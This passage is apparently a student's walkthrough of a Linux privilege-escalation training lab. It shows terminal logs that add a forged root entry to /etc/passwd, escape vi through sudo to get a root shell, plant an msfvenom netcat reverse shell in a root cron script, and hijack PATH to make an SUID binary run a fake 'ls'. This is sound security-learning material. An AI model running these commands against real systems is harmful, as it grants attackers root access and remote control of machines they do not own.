mysql:x:121:131:MySQL Server,,,:/var/mysql:/bin/bash
user7:x:1006:0:user7,,,:/home/user7:/bin/bash
user8:x:1007:1007:user8,,,:/home/user8:/bin/bash
sshd:x:122:65534::/run/sshd:/usr/sbin/nologin
new:$1$new$p7ptkEKU1HnaHpRtzNizS1:0:0:root:/root:/bin/bash
Great! Now you've got everything you need. Just add that entry to the end of the /etc/passwd file! No answer needed
Now, use "su" to login as the "new" account, and then enter the password. If you've done everything correctly- you should be greeted by a root prompt! Congratulations! No answer needed
user7@polobox:/home/user3$ su new
Password:
Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Thursday 25 August 2022, 00:55:58
Memory Usage: 338/1991MB (16.98%)
Disk Usage: 6/217GB (3%)

root@polobox:/home/user3#
Escaping Vi Editor
Sudo -l
This exploit comes down to how effective our user account enumeration has been. Every time you have access to an account during a CTF scenario, you should use "sudo -l" to list what commands you're able to use as a super user on that account. Sometimes, like this, you'll find that you're able to run certain commands as a root user without the root password. This can enable you to escalate privileges.
Escaping Vi
Running this command on the "user8" account shows us that this user can run vi with root privileges. This will allow us to escape vim in order to escalate privileges and get a shell as the root user!
Misconfigured Binaries and GTFOBins
If you find a misconfigured binary during your enumeration, or when you check what binaries a user account you have access to can access, a good place to look up how to exploit them is GTFOBins. GTFOBins is a curated list of Unix binaries that can be exploited by an attacker to bypass local security restrictions. It provides a really useful breakdown of how to exploit a misconfigured binary and is the first place you should look if you find one on a CTF or Pentest.
root@polobox:/home/user3# exit
exit
user7@polobox:/home/user3$ su user8
Password:
Welcome to Linux Lite 4.4 user8

Thursday 25 August 2022, 00:58:47
Memory Usage: 338/1991MB (16.98%)
Disk Usage: 6/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

user8@polobox:/home/user3$ sudo -l
Matching Defaults entries for user8 on polobox:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user8 may run the following commands on polobox:
    (root) NOPASSWD: /usr/bin/vi
user8@polobox:/home/user3$ sudo vi
(then write :!sh)
# whoami
root
First, let's exit out of root from our previous task by typing "exit". Then use "su" to swap to user8, with the password "password" No answer needed
Let's use the "sudo -l" command, what does this user require (or not require) to run vi as root? NOPASSWD
So, all we need to do is open vi as root, by typing "sudo vi" into the terminal. No answer needed
Now, type ":!sh" to open a shell! No answer needed
Exploiting Crontab
What is Cron?
The Cron daemon is a long-running process that executes commands at specific dates and times. You can use this to schedule activities, either as one-time events or as recurring tasks. You can create a crontab file containing commands and instructions for the Cron daemon to execute.
How to view what Cronjobs are active.
We can use the command "cat /etc/crontab" to view what cron jobs are scheduled. This is something you should always check manually whenever you get a chance, especially if LinEnum, or a similar script, doesn't find anything.
Format of a Cronjob
Cronjobs exist in a certain format, being able to read that format is important if you want to exploit a cron job.
= ID
m = Minute
h = Hour
dom = Day of the month
mon = Month
dow = Day of the week
user = What user the command will run as
command = What command should be run
For Example,
m h dom mon dow user command
17 * 1 * * * root cd / && run-parts --report /etc/cron.hourly
How can we exploit this?
We know from our LinEnum scan, that the file autoscript.sh, on user4's Desktop is scheduled to run every five minutes. It is owned by root, meaning that it will run with root privileges, despite the fact that we can write to this file. The task then is to create a command that will return a shell and paste it in this file. When the file runs again in five minutes the shell will be running as root.
Let's do it!
First, let's exit out of root from our previous task by typing "exit". Then use "su" to swap to user4, with the password "password" No answer needed
┌──(kali㉿kali)-[~/Downloads/learning_shell]
└─$ msfvenom -p cmd/unix/reverse_netcat lhost=10.11.81.220 lport=4444 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 90 bytes
mkfifo /tmp/bxre; nc 10.11.81.220 4444 0</tmp/bxre | /bin/sh >/tmp/bxre 2>&1; rm /tmp/bxre

user4@polobox:/home/user3$ echo "mkfifo /tmp/bxre; nc 10.11.81.220 4444 0</tmp/bxre | /bin/sh >/tmp/bxre 2>&1; rm /tmp/bxre" > /home/user4/Desktop/autoscript.sh

──(kali㉿kali)-[~/Downloads/learning_shell]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.11.81.220] from (UNKNOWN) [10.10.197.203] 33046
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
whoami
root
cd ..
ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
cd /root
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
cd /home
ls
user1
user2
user3
user4
user5
user6
user7
user8
Now, on our host machine- let's create a payload for our cron exploit using msfvenom.
No answer needed
What is the flag to specify a payload in msfvenom? -p
Create a payload using: "msfvenom -p cmd/unix/reverse_netcat lhost=LOCALIP lport=8888 R" No answer needed
What directory is the "autoscript.sh" under? /home/user4/Desktop
Lets replace the contents of the file with our payload using: "echo [MSFVENOM OUTPUT] > autoscript.sh"
After copying the code into autoscript.sh file we wait for cron to execute the file, and start our netcat listener using: "nc -lvnp 8888" and wait for our shell to land! No answer needed
After about 5 minutes, you should have a shell as root land in your netcat listening session! Congratulations! No answer needed
Exploiting PATH Variable
What is PATH?
PATH is an environmental variable in Linux and Unix-like operating systems which specifies directories that hold executable programs. When the user runs any command in the terminal, it searches for executable files with the help of the PATH Variable in response to commands executed by a user.
It is very simple to view the Path of the relevant user with help of the command "echo $PATH".
echo $PATH
/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
┌──(kali㉿kali)-[~]
└─$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/local/games:/usr/games
How does this let us escalate privileges?
Let's say we have an SUID binary. Running it, we can see that it’s calling the system shell to do a basic process like list processes with "ps". Unlike in our previous SUID example, in this situation we can't exploit it by supplying an argument for command injection, so what can we do to try and exploit this?
We can re-write the PATH variable to a location of our choosing! So when the SUID binary calls the system shell to run an executable, it runs one that we've written instead!
As with any SUID file, it will run this command with the same privileges as the owner of the SUID file! If this is root, using this method we can run whatever commands we like as root!
Let's do it!
user4@polobox:/home/user3$ su user5
Password:
Welcome to Linux Lite 4.4 user5

Thursday 25 August 2022, 08:40:15
Memory Usage: 334/1991MB (16.78%)
Disk Usage: 6/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

user5@polobox:/home/user3$ cd /home/user5
user5@polobox:~$ ls
Desktop    Downloads  Pictures  script     Videos
Documents  Music      Public    Templates
user5@polobox:~$ ./script
Desktop    Downloads  Pictures  script     Videos
Documents  Music      Public    Templates
user5@polobox:~$ cd /tmp
user5@polobox:/tmp$ echo "/bin/bash" > ls
user5@polobox:/tmp$ chmod +x ls
user5@polobox:/tmp$ ls
ls
systemd-private-27657f954ec44ad4bc14aa353c3c2eba-apache2.service-rvqolv
systemd-private-27657f954ec44ad4bc14aa353c3c2eba-systemd-resolved.service-kDd8DM
systemd-private-27657f954ec44ad4bc14aa353c3c2eba-systemd-timesyncd.service-NL9PV8
vboxguest-Module.symvers
user5@polobox:/tmp$ export PATH=/tmp:$PATH
user5@polobox:/tmp$ cd /home/user5
user5@polobox:~$ ls
Welcome to Linux Lite 4.4 user5

Thursday 25 August 2022, 09:08:45
Memory Usage: 337/1991MB (16.93%)
Disk Usage: 6/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

user5@polobox:~$ ./script
Welcome to Linux Lite 4.4 user5

Thursday 25 August 2022, 09:09:19
Memory Usage: 339/1991MB (17.03%)
Disk Usage: 6/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

root@polobox:~#

root@polobox:/root# /bin/ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

user5@polobox:~$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:$PATH
user5@polobox:~$ ls
Desktop    Downloads  Pictures  script     Videos
Documents  Music      Public    Templates

user5@polobox:~$ cd /tmp
user5@polobox:/tmp$ export PATH=/tmp:$PATH
user5@polobox:/tmp$ ls
Welcome to Linux Lite 4.4 user5

Thursday 25 August 2022, 09:18:15
Memory Usage: 340/1991MB (17.08%)
Disk Usage: 6/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

user5@polobox:/tmp$ cd /home/user5
user5@polobox:~$ ./script
Welcome to Linux Lite 4.4 user5

Thursday 25 August 2022, 09:18:27
Memory Usage: 342/1991MB (17.18%)
Disk Usage: 6/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

root@polobox:~#

user5@polobox:~$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:*/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games (after /tmp: and before /tmp:)
user5@polobox:~$ export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:$PATH
user5@polobox:~$ ls
Desktop    Downloads  Pictures  script     Videos
Documents  Music      Public    Templates
user5@polobox:~$
Going back to our local ssh session, not the netcat root session, you can close that now, let's exit out of root from our previous task by typing "exit". Then use "su" to swap to user5, with the password "password" No answer needed
Let's go to user5's home directory, and run the file "script". What command do we think that it's executing? ls
Now we know what command to imitate, let's change directory to "tmp". No answer needed
Now we're inside tmp, let's create an imitation executable. The format for what we want to do is: echo "[whatever command we want to run]" > [name of the executable we're imitating] What would the command look like to open a bash shell, writing to a file with the name of the executable we're imitating echo "/bin/bash" > ls
Great! Now we've made our imitation, we need to make it an executable. What command do we execute to do this? chmod +x ls
Now, we need to change the PATH variable, so that it points to the directory where we have our imitation "ls" stored! We do this using the command "export PATH=/tmp:$PATH" No answer needed Note, this will cause you to open a bash prompt every time you use "ls". If you need to use "ls" before you finish the exploit, use "/bin/ls" where the real "ls" executable is. Once you've finished the exploit, you can exit out of root and use "export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:$PATH" to reset the PATH variable back to default, letting you use "ls" again! No answer needed
Now, change directory back to user5's home directory. No answer needed
Now, run the "script" file again, you should be sent into a root bash prompt! Congratulations! No answer needed
Expanding Your Knowledge
Further Learning
There is never a "magic" answer in the huge area that is Linux Privilege Escalation. This is simply a few examples of basic things to watch out for when trying to escalate privileges.The only way to get better at it, is to practice and build up experience. Checklists are a good way to make sure you haven't missed anything during your enumeration stage, and also to provide you with a resource to check how to do things if you forget exactly what commands to use.
Below is a list of good checklists to apply to CTF or penetration test use cases.Although I encourage you to make your own using CherryTree or whatever notes application you prefer.
https://github.com/netbiosX/Checklists/blob/master/Linux-Privilege-Escalation.md
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Privilege%20Escalation.md
https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_-_linux.html
https://payatu.com/guide-linux-privilege-escalation
Thank you
Thanks for taking the time to work through this room, I wish you the best of luck in future.
~ Polo
Well done, you did it! No answer needed
[[What the Shell]]